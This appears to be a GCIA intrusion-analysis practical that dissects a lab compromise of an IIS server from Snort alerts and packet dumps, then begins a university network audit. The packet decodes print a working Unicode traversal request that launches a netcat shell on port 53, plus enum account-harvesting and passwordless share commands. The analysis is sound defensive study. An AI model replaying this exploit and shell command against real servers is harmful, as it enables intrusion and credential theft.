***AP*** Seq: 0x2906890C  Ack: 0xB74530B3  Win: 0x413F  TcpLen: 20

[**] [1:1945:1] WEB-IIS unicode directory traversal attempt [**]
[Classification: Web Application Attack] [Priority: 1]
04/06-00:21:27.387718 OUR.ATTACKER.10.108:1153 -> OUR.VICTIM.17.69:80
TCP TTL:123 TOS:0x0 ID:10631 IpLen:20 DgmLen:627 DF
***AP*** Seq: 0xCF424AB2  Ack: 0x1181D387  Win: 0xFAF0  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884]

[**] [1:1002:5] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
04/06-00:21:27.387718 OUR.ATTACKER.10.108:1153 -> OUR.VICTIM.17.69:80
TCP TTL:123 TOS:0x0 ID:10631 IpLen:20 DgmLen:627 DF
***AP*** Seq: 0xCF424AB2  Ack: 0x1181D387  Win: 0xFAF0  TcpLen: 20

[**] [1:1062:5] WEB-MISC nc.exe attempt [**]
[Classification: access to a potentially vulnerable web application] [Priority: 2]
04/06-00:21:27.387718 OUR.ATTACKER.10.108:1153 -> OUR.VICTIM.17.69:80
TCP TTL:123 TOS:0x0 ID:10631 IpLen:20 DgmLen:627 DF
***AP*** Seq: 0xCF424AB2  Ack: 0x1181D387  Win: 0xFAF0  TcpLen: 20
```

Probability that source IP address was spoofed

It is very unlikely that in this case the attacker is using a spoofed IP. The Hacker's challenge goal is hacking as much as you can, therefore the attacker does not have to bother about hiding his real identity. There is a small possibility that the IP address is spoofed, in the case the attacker wants to make his attack as real as possible by trying to hide his identity, however there is a lot of effort involved to achieve this, and I do not think that this is the case here.

Description of the attack

Based on the available data, it seems that the target server is compromised and is being used for malicious activity. The source IP OUR.HACKER.10.108 has been identified by p0f as a Windows XP or 2000 host, the targets is a Windows 2000 machine (Additional information on the network layout was available in the form of a handout, this helped in understanding the logs):

```
#p0f -U -q -s ipnet3.log
OUR.HACKER.10.108 [6 hops]: Windows XP Pro, Windows 2000 Pro
OUR.VICTIM.17.69 [3 hops]: Windows 2000 (9)
OUR.VICTIM.17.68 [3 hops]: Windows 2000 (9)
(Selection from output, rest was omitted)
```

Explanation of the switches used:

-U	Ignore Unknown signatures
-q	quiet mode
-s	Read from file

(Source: p0f help file)

I was able to identify who was who with the help of a handout at the workshop. The OUR.HACKER.x.x is located on the attacker.org network and the OUR.VICTIM.x.x on the DMZ segment of the company.com network.

There are two tools that we see in action: Netcat and Enum.

Netcat, is a Swiss army knife utility for reading and writing data across TCP and UDP connections (Source: 2). It seems that Netcat has already been installed previously. Unfortunately, I cannot be sure when Netcat was installed. I found no trace in the log when Netcat was installed, possibly the tool was installed outside out of the recorded sessions (As I have explained at the beginning, there are some gaps in the log files)

Enum is console-based Win32 information enumeration utility, which can be used to retrieve user lists, machine lists, share lists etc. Enum is also capable of a rudimentary brute force dictionary attack on individual accounts (Source: 3).

Attack mechanism

We do not know how the attacker has gained access to the server, as the logs do not provide us any information on this (again, maybe due to the gaps in the logs or maybe the beginning of the hacking was simply not recorded). However, as the logs start we see an established FTP session:

```
23:54:31.798160 OUR.HACKER.10.108.1057 > OUR.VICTIM.17.69.21: P
23:54:31.799736 OUR.VICTIM.17.69.21 > OUR.HACKER.10.108.1057: P Ack
```

Netcat already seems to be installed as we see the attacker in action, the attacker lists the tool on the target server in a jou directory:

```
3:54:33.071361 OUR.HACKER.10.108.1057 > OUR.VICTIM.17.69.21: P [tcp sum ok]
32:42(10) ack 60 win 63554 (DF) (ttl 123, id 800, len 50)
0x0000   4500 0032 0320 4000 7b06 1643 0a0a 0a6c        E..2..@.{..C...l
0x0010   c0a8 1145 0421 0015 b35a 7dc7 24ff 9196        ...E.!...Z}.$...
0x0020   5018 f842 a6a4 0000 4e4c 5354 206a 6f75        P..B....NLST.jou
(Omitted)
23:54:33.084389 OUR.VICTIM.17.69.20 > OUR.HACKER.10.108.1084: P [tcp sum ok] 1:9(8)
ack 1 win 17520 (DF) (ttl 126, id 2106, len 48)
0x0000   4500 0030 083a 4000 7e06 0e2b c0a8 1145        E..0.:@.~..+...E
0x0010   0a0a 0a6c 0014 043c 2897 6721 b6d9 28ad        ...l...<(.g!..(.
0x0020   5018 4470 ef29 0000 6e63 2e65 7865 0d0a        P.Dp.)..nc.exe..
```

Next the attacker closes a TCP connection to the victim machine:

```
23:54:39.005087 OUR.HACKER.10.108.1080 > OUR.VICTIM.17.69.53: R [tcp sum ok]
3056269726:3056269726(0) win 0 (DF) (ttl 123, id 824, len 40)
```

The victim responds with a HTTP close connection message:

```
23:54:39.076538 OUR.VICTIM.17.69.80 > OUR.HACKER.10.108.1079: P [tcp sum ok]
667733006:667733380(374) ack 3054550012 win 16962 (DF) (ttl 126, id 2111, len 414)
(Omitted)
0x0020   5018 4242 b9cb 0000 4854 5450 2f31 2e31             .BB....HTTP/1.1
0x0030   2035 3032 2047 6174 6577 6179 2045 7272             02.Gateway.Err
0x0040   6f72 0d0a 5365 7276 6572 3a20 4d69 6372             or..Server:.Micr
0x0050   6f73 6f66 742d 4949 532f 352e 300d 0a44             osoft-IIS/5.0..D
0x0060   6174 653a 204d 6f6e 2c20 3035 2041 7072             ate:.Mon,.05.Apr
0x0070   2032 3030 3420 3132 3a33 343a 3539 2047  .          2004.12:34:59.G
0x0080   4d54 0d0a 436f 6e6e 6563 7469 6f6e 3a2             MT..Connection:.
0x0090   636c 6f73 650d 0a43 6f6e 7465 6e74 2d4c             close..Content-
```

Now the attacker knows the presence of Netcat on the target server, he requests a shell back to him on port 53 by exploiting the IIS and PWS extended Unicode Traversal Vulnerability (See correlations section for more details), and thus executing Netcat as well as cmd.exe:

```
23:54:57.519295 OUR.HACKER.10.108.1085 > OUR.VICTIM.17.69.80: P [tcp sum ok]
1:588(587) ack 1 win 64240 (DF) (ttl 123, id 845, len 627)
0x0000   4500 0273 034d 4000 7b06 13d5 0a0a 0a6c             E..s.M@.{......l
0x0010   c0a8 1145 043d 0050 b737 23e5 28f5 6669             ...E.=.P.7#.(.fi
0x0020   5018 faf0 033c 0000 4745 5420 2f73 6372             P....<..GET./scr
0x0030   6970 7473 2f2e 2e25 3235 3563 2e2e 2f2e             ipts/..%255c../.
0x0040   2e25 3235 3563 2e2e 2f2e 2e25 3235 3563             .%255c../..%255c
0x0050   2e2e 2f2e 2e25 3235 3563 2e2e 2f2e 2e25             ../..%255c../..%
0x0060   3235 3563 2e2e 2f77 696e 6e74 2f73 7973             255c../winnt/sys
0x0070   7465 6d33 322f 636d 642e 6578 653f 2f63             tem32/cmd.exe?/c
0x0080   2b43 3a5c 696e 6574 7075 625c 6674 7072             +C:\inetpub\ftpr
0x0090   6f6f 745c 6a6f 755c 6e63 2e65 7865 2b2d             oot\jou\nc.exe+-
0x00a0   6c2b 2d70 2b35 332b 2d65 2b43 3a5c 7769             l+-p+53+-e+C:\wi
0x00b0   6e6e 745c 7379 7374 656d 3332 5c63 6d64             nnt\system32\cmd
0x00c0   2e65 7865 2048 5454 502f 312e 310d 0a48  .          exe.HTTP/1.1..H
0x00d0   6f73 743a 2031 3932 2e31 3638 2e31 372e             ost:.OUR.VICTIM.17.
0x00e0   3639 0d0a 5573 6572 2d41 6765 6e74 3a20             .User-Agent:.
(Omitted)
```

The server seems to vulnerable and responds (Push Ack) with a prompt (we now have Netcat running on port 53):

```
..
23:55:00.978729 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
1:107(106) ack 1 win 17520 25458 updateMA+$ [b2&3=0x6f73] [29728a] [28518q] [22377n]
[28260au][|domain] (DF) (ttl 126, id 2213, len 146)
0x0000   4500 0092 08a5 4000 7e06 0d5e c0a8 1145          E.....@.~..^...E
0x0010   0a0a 0a6c 0035 043e 2905 de6c b745 2d82           ...l.5.>)..l.E-.
0x0020   5018 4470 d15e 0000 4d69 6372 6f73 6f66          P.Dp.^..Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b          t.Windows.2000.
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139          Version.5.00.219
0x0050   355d 0d0a 2843 2920 436f 7079 7269 6768          5]..(C).Copyrigh
0x0060   7420 3139 3835 2d32 3030 3020 4d69 6372          t.1985-2000.Micr
0x0070   6f73 6f66 7420 436f 7270 2e0d 0a0d 0a63          osoft.Corp.....c
0x0080   3a5c 696e 6574 7075 625c 7363 7269 7074          :\inetpub\script
0x0090   733e                                             s>..........
```

Now the attacker goes to the next step, and transfers the enum.exe file discussed above over FTP (the connection seems still to be open at this point)

```
23:55:56.631703 OUR.HACKER.10.108.1057 > OUR.VICTIM.17.69.21: P [tcp sum ok]
81:90(9) ack 247 win 63367 (DF) (ttl 123, id 955, len 49)
0x0000   4500 0031 03bb 4000 7b06 15a9 0a0a 0a6c          E..1..@.{......l
0x0010   c0a8 1145 0421 0015 b35a 7df8 24ff 9251          ...E.!...Z}.$..Q
0x0020   5018 f787 740a 0000 4357 4420 6a6f 750d          P...t...CWD.jou.
(Omitted)
23:55:58.044646 OUR.HACKER.10.108.1057 > OUR.VICTIM.17.69.21: P [tcp sum ok]
114:129(15) ack 306 win 63308 (DF) (ttl 123, id 958, len 55)
0x0000   4500 0037 03be 4000 7b06 15a0 0a0a 0a6c          E..7..@.{......l
0x0010   c0a8 1145 0421 0015 b35a 7e19 24ff 928c          ...E.!...Z~.$...
0x0020   5018 f74c 71a2 0000 5354 4f52 2065 6e75          P..Lq...STOR.enu
0x0030   6d2e 6578 650d 0a                                m.exe..
```

The attacker then looks at the usage help of the enum executable:

```
23:56:11.854010 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
37643:37649(6) ack 75 win 17446[|domain] (DF) (ttl 126,id 2426, len 46)
0x0000   4500 002e 097a 4000 7e06 0ced c0a8 1145        E....z@.~......E
0x0010   0a0a 0a6c 0035 043e 2906 7176 b745 2dcc         ...l.5.>).qv.E-.
0x0020   5018 4426 1956 0000 656e 756d 0d0a             P.D&.V..enum..
23:56:12.041343 OUR.HACKER.10.108.1086 > OUR.VICTIM.17.69.53: . [tcp sum ok]
75:75(0) ack 37649 win 62961 (DF) (ttl 123, id 1316, len 40)
0x0000   4500 0028 0524 4000 7b06 1449 0a0a 0a6c        E..(.$@.{..I...l
0x0010   c0a8 1145 043e 0035 b745 2dcc 2906 717c        ...E.>.5.E-.).q|
0x0020   5010 f5f1 4f78 0000 0000 0000 0000                P...Ox........
23:56:12.043432 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
37649:38188(539) ack 75 win 17446 24935 updateM+$ [b2&3=0x653a] [25966a] [8224q]
[30061n] [8224au][|domain] (DF) (ttl 126, id 2427, len 579)
0x0000   4500 0243 097b 4000 7e06 0ad7 c0a8 1145        E..C.{@.~......E
0x0010   0a0a 0a6c 0035 043e 2906 717c b745 2dcc        ...l.5.>).q|.E-.
0x0020   5018 4426 212d 0000 7573 6167 653a 202        P.D&!-..usage:..
0x0030   656e 756d 2020 5b73 7769 7463 6865 735d       enum..[switches]
0x0040   2020 5b68 6f73 746e 616d 657c 6970 5d0d       ..[hostname|ip].
0x0050   0a20 202d 553a 2020 6765 7420 7573 6572       ...-U:..get.user
0x0060   6c69 7374 0d0a 2020 2d4d 3a20 2067 6574       list....-M:..get
0x0070   206d 6163 6869 6e65 206c 6973 740d 0a20       .machine.list...
0x0080   202d 4e3a 2020 6765 7420 6e61 6d65 6c69       -N:..get.nameli
0x0090   7374 2064 756d 7020 2864 6966 6665 7265       st.dump.(differe
0x00a0   6e74 2066 726f 6d20 2d55 7c2d 4d29 0d0a       nt.from.-U|-M)..
0x00b0   2020 2d53 3a20 2067 6574 2073 6861 7265     ..   -S:..get.share
0x00c0   6c69 7374 0d0a 2020 2d50 3a20 2067 6574       list....-P:..get
```

(Omitted)

Now that the attacker knows how to use the command he attempts to retrieve password information from an adjacent machine and is successful as you can see in the following extract:

```
23:57:23.284289 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
38519:38542(23) ack 192 win 17329 30061 notify$ [b2&3=0x202d] [12601a] [21792q]
[12846n] [12598au][|domain] (DF) (ttl 126, id 2563, len 63)
0x0000   4500 003f 0a03 4000 7e06 0c53 c0a8 1145          E..?..@.~..S...E
0x0010   0a0a 0a6c 0035 043e 2906 74e2 b745 2e41          ...l.5.>).t..E.A
0x0020   5018 43b1 3f4f 0000 656e 756d 202d 5520          P.C.?O..enum.-U.
0x0030   3139 322e 3136 382e 3137 2e36 380d 0a            OUR.VICTIM.17.68..
(Omitted)
23:57:23.450599 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
38542:38789(247) ack 192 win 17329 29302 updateM+$ [b2&3=0x6572] [12601a] [14880q]
[12846n] [12598au][|domain] (DF) (ttl 126, id 2578, len 287)
0x0000   4500 011f 0a12 4000 7e06 0b64 c0a8 1145          E.....@.~..d...E
0x0010   0a0a 0a6c 0035 043e 2906 74f9 b745 2e41          ...l.5.>).t..E.A
0x0020   5018 43b1 1e7b 0000 7365 7276 6572 3a20          P.C..{..server:.
0x0030   3139 322e 3136 382e 3137 2e36 80da73             OUR.VICTIM.17.68..s
0x0040   6574 7469 6e67 2075 7020 7365 7373 696f          etting.up.sessio
0x0050   6e2e 2e2e 2073 7563 6365 7373 2e0d 0a67          n....success...g
0x0060   6574 7469 6e67 2075 7365 7220 6c69 7374          etting.user.list
0x0070   2028 7061 7373 2031 2c20 696e 6465 7820          .(pass.1,.index.
0x0080   3029 2e2e 2e20 7375 6363 6573 732c 2067          0)....success,.g
0x0090   6f74 2035 2e0d 0a20 2041 646d 696e 6973          ot.5.....Adminis
0x00a0   7472 6174 6f72 2020 4775 6573 7420 2049          trator..Guest..I
0x00b0   5553 525f 464f 5254 5245 582d 5041 5000        USR_FORTREX-PATC
0x00c0   482d 4d20 2049 5741 4d5f 464f 525445454         H-M..IWAM_FORTRE
0x00d0   582d 5041 5443 482d 4d0d 0a20 205 5454           X-PATCH-M....TsI
0x00e0   6e74 6572 6e65 7455 7365 720d 0a63 6c65          nternetUser..cle
0x00f0  616e 696e 6720 7570 2e2e 2e20 7375 6363           aning.up....succ
0x0100   6573 732e 0d0a 0d0a 433a 5c49 6e65 747           ess.....C:\Inetp
0x0110   7562 5c66 7470 726f 6f74 5c6a 6f75 3e            ub\ftproot\jou>
```

Next the attacker opens a share on OUR.VICTIM.17.68, and then on a remote host OUR.VICTIM.17.68, successfully without providing a password, this is either because the attacker has got Domain Administrator rights, or because there is no password set, or there might be a trust relationship between the 2 hosts being on the same subnet (Source: 4), or it could be that that target hosts MY.NET.17.68 was already compromised:

```
23:57:08.010430 OUR.HACKER.10.108.1086 > OUR.VICTIM.17.69.53: P [tcp sum ok]
137:170(33) ack 38420 win 64008 29728 zoneInit+$ [b2&3=0x7573] [23644a] [25888q]
[12601n] [12846au][|domain] (DF) (ttl 123, id 1371, len 73)
0x0000   4500 0049 055b 4000 7b06 13f1 0a0a 0a6c          E..I.[@.{......l
0x0010   c0a8 1145 043e 0035 b745 2e0a 2906 747f          ...E.>.5.E..).t.
0x0020   5018 fa08 e679 0000 6e65 7420 7573 6520          P....y..net.use.
0x0030   5c5c 3139 322e 3136 382e     2e36 3820           \\OUR.VICTIM.17.68.
0x0040   2222 202f 753a 2222 0a                           "".\/u:"".
(Omitted)
23:57:08.251492 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
38454:38519(65) ack 170 win 17351 25888 updateM+$ [b2&3=0x636f] [24942a] [28013q]
[25632n] [25455au][|domain] (DF) (ttl 126, id 2558, len 105)
0x0000   4500 0069 09fe 4000 7e06 0c2e c0a8 1145          E..i..@.~......E
0x0010   0a0a 0a6c 0035 043e 2906 74a1 b745 2e2b          ...l.5.>).t..E.+
0x0020   5018 43c7 fcfb 0000 5468 6520 636f 6d6d          P.C.....The.comm
0x0030   616e 6420 636f 6d70 6c65 7465 6420 7375          and.completed.su
0x0040   6363 6573 7366 756c 6c79 2e0d 0a0d 0a            ccessfully......
```

```
0x0050   0d0a 433a 5c49 6e65 7470 7562 5c66 7470           C:\Inetpub\ftp
0x0060   726f 6f74 5c6a 6f75 3e                            root\jou>
```

Then our attacker uses enum to successfully retrieve account and password information from OUR.VICTIM.17.69:

```
23:57:26.635327 OUR.HACKER.10.108.1086 > OUR.VICTIM.17.69.53: P [tcp sum ok]
192:214(22) ack 38789 win 63639 30061 notify$ [b2&3=0x202d] [12601a] [21792q] [12846n]
[12598au][|domain] (DF) (ttl 123, id 1538, len 62)
0x0000   4500 003e 0602 4000 7b06 1355 0a0a 0a6c           E..>..@.{..U...l
0x0010   c0a8 1145 043e 0035 b745 2e41 2906 75f0           ...E.>.5.E.A).u.
0x0020   5018 f897 925e 0000 656e 756d 202d 5520           P....^..enum.-U.
0x0030   3139 322e 3136 382e 3137 2e36 390a                OUR.VICTIM.17.69.
(Omitted)
23:57:26.852699 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
38812:39066(254) ack 214 win 17307 29302 updateM+$ [b2&3=0x6572] [12601a] [14880q]
[12846n] [12598au][|domain] (DF) (ttl 126, id 2612, len 294)
0x0000   4500 0126 0a34 4000 7e06 0b3b c0a8 1145           E..&.4@.~..;...E
0x0010   0a0a 0a6c 0035 043e 2906 7607 b745 2e57           ...l.5.>).v..E.W
0x0020   5018 439b 2339 0000 7365 7276 6572 3a20           P.C.#9..server:.
0x0030   3139 322e 3136 382e 3137 2e36 390d 0a73        OUR.VICTIM.17.69..s
0x0040   6574 7469 6e67 2075 7020 7365 7373 696f           etting.up.sessio
0x0050   6e2e 2e2e 2073 7563 6365 7373 2e0d 0a67           n....success...g
0x0060   6574 7469 6e67 2075 7365 7220 6c69 7374           etting.user.list
0x0070   2028 7061 7373 2031 2c20 696e 6465 7820           .(pass.1,.index.
0x0080   3029 2e2e 2e20 7375 6363 6573 732c 2067           0)....success,.g
0x0090   6f74 2036 2e0d 0a20 2041 646d 696e 6973           ot.6.....Adminis
0x00a0   7472 6174 6f72 2020 4775 6573 7420 2068           trator..Guest..h
0x00b0   6178 3072 2020 4955 5352 5f46 4f52 5452           ax0r..IUSR_FORTR
0x00c0   4558 2d50 4154 4348 2d4d 2020 4957 41e            EX-PATCH-M..IWAM
0x00d0   5f46 4f52 5452 4558 2d50 4154 4348 2fde          FORTREX-PATCH-M
0x00e0   0d0a 2020 5473 496e 7465 726e 6574 5573           ...TsInternetUs
0x00f0  6572 0d0a 636c 6561 6e69 6e67 2075 702e            er..cleaning.up.
0x0100   2e2e 2073 7563 6365 7373 2e0d 0a0d 0a43           ...success.....C
0x0110   3a5c 496e 6574 7075 625c 6674 7072 6f6f           :\Inetpub\ftproo
0x0120   745c 6a6f 753e                                    t\jou>
```

The attacker then runs the same enum program on the local machine to extract local account and password information.

Now we see the hacker opening a share with an account named haX0r, an account, which you would not expect to see on a normal server. In fact one of the top teams in the Hacking Challenge was the Team Ut@h Hax0rz (Information from the handout mentioned above), it could be that it is that team which we are seeing in action here. It would make sense because our attacker has not created the account himself, he has discovered the account as he retrieved account information with the enum utility. So, either they are sharing information among other hackers present at the challenge or within their team, or the server was already compromised by another team. In any case, the net use request with the haX0r account is used successfully without providing a password (for the possible reasons mentioned above).

```
23:58:48.271602 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
39952:39988(36) ack 378 win 17143 29728 zoneInit+$ [b2&3=0x7573] [23644a] [25888q]
[12601n] [12846au][|domain] (DF) (ttl 126, id 2931, len 76)
0x0000   4500 004c 0b73 4000 7e06 0ad6 c0a8 1145           E..L.s@.~......E
0x0010   0a0a 0a6c 0035 043e 2906 7a7b b745 2efb           ...l.5.>).z{.E..
0x0020   5018 42f7 cff3 0000 6e65 7420 7573 6520           P.B.....net.use.
```

```
0x0030   5c5c 3139 322e 3136 382e 3137 2e36 3920                  \\OUR.VICTIM.17.69.
0x0040   2f75 3a22 6861 5830 7222 0d0a                             /u:"haX0r"..
(Omitted)
23:58:48.479597 OUR.VICTIM.17.69.53 > OUR.HACKER.10.108.1086: P [tcp sum ok]
39988:40053(65) ack 378 win 17143 25888 updateM+$ [b2&3=0x636f] [24942a] [28013q]
[25632n] [25455au][|domain] (DF) (ttl 126, id 2944, len 105)
0x0000   4500 0069 0b80 4000 7e06 0aac c0a8 1145                  E..i..@.~......E
0x0010   0a0a 0a6c 0035 043e 2906 7a9f b745 2efb                  ...l.5.>).z..E..
0x0020   5018 42f7 f6fd 0000 5468 6520 636f 6d6d                  P.B.....The.comm
0x0030   616e 6420 636f 6d70 6c65 7465 6420 7375                  and.completed.su
0x0040   6363 6573 7366 756c 6c79 2e0d 0d0a 0d0a                  ccessfully......
0x0050   0d0a 433a 5c49 6e65 7470 7562 5c66 747    ..              C:\Inetpub\ftp
0x0060   726f 6f74 5c6a 6f75 3e                                    root\jou>
```

After some other account tries, the log provided ends for the activity on those 2 hosts.

Correlations

GCIA Anton Chuvakin has an excellent write-up on a FTP server compromise by anonymous login: (Source: 5)

Several GCIA students have analyzed Anonymous FTP in their practicals (Source 6 and 7)

Bugtraq has several entries for vulnerabilities of IIS (Sources 8 and 9) and the exploits in those Bugtraq entries show similar payloads to what I have seen in my log.

The same vulnerabilities were also used by the famous Nimda worm, and I found a great write-up on the worm (Source: 10).

The CVE list has several entries on IIS vulnerabilities (Source 11 and 12)

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0507
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333

And last but not least, IIIS, the usage of weak passwords Anonymous logons and trust relationships still are among the Top 20 Vulnerabilities to Windows Systems from SANS (Source: 13)

Evidence of Active Targeting

This server was actively targeted, the attacker first launched an IIS vulnerability to get an open connection to the server, this requires a TCP three-way handshake. Also he installed some software to get account and password information of the device and probably the device next to it as well. The activity seen might not have been the only malicious activity seen on this network in the light of the purpose of that network which is to be hacked.

Severity

Criticality:

Web servers are the targets of this hacker. Therefore I will give it a 5.

Lethality:

Even if this was a lab environment, the server was compromised: 5

System countermeasures:

The server was vulnerable to the IIS scripting vulnerability, Anonymous FTP was allowed, and the attacker did not have to provide a password to open a share to another server on the network, either due to no password authentication or to trust relationships: 0

Network countermeasures:

The IDS detected some if this activity; the perimeter devices did not block the attack. The attacker used port 53 for part of his activity to traverse the perimeter and was successful in this: 1

Score: (5+5)-(0+2)=10-1 = 9

Defensive recommendations

I would recommend taking the two servers observed in question offline for forensics purposes. I would rebuild the servers from scratch from the last available safe backup. Then the servers need to be patched to the latest ones available. A good tool to help hardening IIS servers can be found on the Microsoft website (Source: 14). Trust relationships and/or empty password should be replaced by strong authentication, especially for shares across the network. Disable all unnecessary shares. Anonymous FTP on the server should be disabled. Besides those two servers, I would recommend a full assessment of the entire network affected to exclude any other compromised devices.

Multiple choice test questions

What measures could have been taken to prevent this compromise?

1. Disabling Anonymous FTP
2. IIS server should have been patched to the latest available patches
3. A strong password policy.
4. All of the above

Correct Answer: 4

References

1. Harper, Patrick. “Snort, Apache, PHP, MY SQL and ACID Install on RH9.0”. Version 4. Updated: 10/06/2003. URL: http://www.snort.org/docs/snort_acid_rh9.pdf (June 2004)
2. Netcat website. URL: http://netcat.sourceforge.net/ (01 June 2004)
3. Bento, Al. Enumeration Tools. URL:

http://home.ubalt.edu/abento/497SEC/enumeration/enumerationtools.html (June 2004)
4. Microsoft website. Managing trust relationships. URL: http://www.microsoft.com/windows2000/en/server/help/default.asp?url=windows2000/en/server/help/sag_SEconceptsImpTrust.htm (01 June 2004)
5. Chuvakin, Anton. FTP Attack Case Study Part I: the Analysis. (10 April 2002). URL: http://www.infosecwriters.com/texts.php?op=display&id=51 (01 June2004)
6. Credeur, Brian. GCIA practical assignment. URL: http://www.giac.org/practical/Brian_Credeur_GCIA.doc (01 June 2004)
7. Menke, Mark. GCIA practical assignment. URL: http://www.giac.org/practical/Mark_Menke_GCIA.doc (01 June 2004)
8. Bugtraq website. Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability. URL: http://www.securityfocus.com/bid/1806 (01 June 2004)
9. Bugtraq website. MS IIS/PWS Escaped Characters Decoding Command Execution Vulnerability. URL: http://www.securityfocus.com/bid/2708/ (01 June 2004)
10. Securityfocus website. Nimda Worm Analysis (by several Analysts). URL: http://aris.securityfocus.com/alerts/nimda/ 010919-Analysis-Nimda.pdf (01 June 2004)
11. CVE website. CVE-2001-0507. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0507. (01 June 2004)
12. CVE website. CVE-2001-0333. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333. (01 June 2004)
13. SANS website. The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts Consensus**.** Version 4.0. October 8, 2003 URL: http://www.sans.org/top20/. (June 2004)
14. Microsoft website. IIS Lockdown Tool. URL: http://www.microsoft.com/technet/security/tools/locktool.mspx (June 2004)

Part 3: Analyze this

Executive Summary

The UGCIA University is an educational institution where exploration and research are two major drivers, this security audit for the university has been made in the light of this background. Several areas of concern were discovered during the analysis:

a. IRC

Several hosts on the internal network seem to be using IRC. Internet Relay Chat is a protocol provides text-based conferencing. (Source: 1). IRC besides conferencing can be used for various malicious activities, such as arbitrary code execution and Denial of Service (Source: 2)

b. P2P

Several hosts on the internal network seem to be using P2P. P2P (peer-to-peer) refers to networks that do not have fixed clients and servers, but a number of peer nodes that function both as client and server. (Source: 3). P2P is most commonly used for MP3, movies and illegal software sharing.

c. Online Gaming

Several internal hosts seem to be using internal resources from the University for hosting and/or using online games.

d. Worm infections

Several hosts seem to be infected with worms. Worm infection can cause great damage to internal resources. Resources could remain unavailable for a period of time, or permanently if no proper backup policy is in place.

Detailed recommendations can be found throughout the report.

Origin of the logs

Five consecutive days of logs have been downloaded from (Source: 4)

alert.040316.gz	scans.040316.gz	oos_report_040316.txt
alert.040317.gz	scans.040317.gz	oos_report_040317.txt
alert.040318.gz	scans.040318.gz	oos_report_040318.txt
alert.040319.gz	scans.040319.gz	oos_report_040319.txt
alert.040320.gz	scans.040320.gz	oos_report_040320.txt

The logs originate from a Snort IDS from which the version as well as the rule set is not known, the rule set is customized with several rules written for the University itself. The data was captured between 16 March 2004 and 21

March 2004. The network under surveillance is a Class B Network MY.NET.0.0/16, discovered in one of the scan logs which did not seem to be sanitized. I have changed the netblock to MY.NET where the IP occurred to make analysis in all three log file types consistent according to a post on the Internet about the subject. (Source: 5)

Analysis Methodology

Finding the right method and toolset to tackle this challenge is quite complex, a big amount of data needed to be analyzed (over 600 Mb), the log files had some corruptions which needed to be taken care of as well. After playing around with several tools, such as Sawmill (Source: 6), and Snortsnarf (Source: 6), I decided to take a MySQL database as a basis to store the logs. The main reason for this was performance, Snortsnarf for example could not handle the scan logs on my laptop (Centrino 1, 4 Ghz with 512 Mb of RAM), Sawmill did not take the OOS files as an acceptable format. The laptop is running Red Hat 9 on which I installed Snort, Acid, MySQL etc. as described in a document by Patrick Harper (Source: 8).

The logs were first concatenated into one file per type with the following commands:

Example:

```
cat alert.040316 alert.040317 alert.040318 alert.040319 alert.040320 > alertall
```

Then some manipulation on each file type was necessary:

Alert file:

`sort alertall | uniq > alertuniq` (this removed any duplicate entries)
`grep -v spp_portscan alertuniq > alertnospp` (removes spp_portscan from the alert file, as these scans are also treated in the scan file (Source: 9).

Finally the file was transformed to a .csv file with the csv.pl perl script from Tod Beardsley modified a little to my needs.
(Source: 10)

Scans file:

`cat scanall | sed 's/X.X/MY.NET/g' > scanwell` (this replaced the original IP in the log with MY.NET as in the other log types). Finally the file was transformed to a .csv file with the csv.pl perl script from Tod Beardsley modified a little to my needs (Source: 10). The modified script can be found in Appendix A.

OOS file:

perl parse-oos.pl oosall (Script from GCIA Ricky Smith, thanks for providing the error free script, this script was used as first step to convert the file to a .csv file. This was followed by a series of grep, sed and cut, and manual editing to clean the file. Finally it was renamed to oos.csv. The modified script can be found in Appendix B.

Next I ran the create_gciadb.sql script in MySQL written by Les Gordon (Source: 11), which I adapted to my needs. The modified script can be found in Appendix C. This script created the gcia database with three tables, one for each file type, and loaded the previously created .csv file into the database. For the queries, I used Johnny Wong's and Andre Cormier's practicals, as a basis and created my own queries where needed (Source: 12 and 13).

Traffic and Network Analysis

Alerts analysis

Count	Alert
29864	**MY.NET.30.4 activity**
10935	**MY.NET.30.3 activity**
3493	**SMB Name Wildcard**
3243	EXPLOIT x86 NOOP
1701	Null scan!
1305	**High port 65535 tcp - possible Red Worm – traffic**
694	NMAP TCP ping!
525	**High port 65535 udp - possible Red Worm – traffic**
418	**Possible trojan server activity**
250	Incomplete Packet Fragments Discarded
153	External RPC call
144	**IRC evil - running XDCC**
133	TCP SRC and DST outside network
123	SUNRPC highport access!
102	**TFTP - Internal TCP connection to external tftp server**
99	**SMB C access**
81	ICMP SRC and DST outside network
39	**[UGCIA NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.**
39	FTP passwd attempt
32	EXPLOIT x86 setuid 0
31	**[UGCIA NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC**
24	TCP SMTP Source Port traffic
22	EXPLOIT x86 setgid 0
16	**TFTP - Internal UDP connection to external tftp server**
13	**TFTP - External TCP connection to internal tftp server**
12	Tiny Fragments - Possible Hostile Activity
12	RFB - Possible WinVNC - 010708-1
11	EXPLOIT NTPDX buffer overflow
10	**[UGCIA NIDS IRC Alert] XDCC client detected attempting to IRC**
10	SYN-FIN scan!
10	connect to 515 from inside
7	Probable NMAP fingerprint attempt
6	External FTP to HelpDesk MY.NET.53.29
6	EXPLOIT x86 stealth noop
6	EXPLOIT x86 NOPS
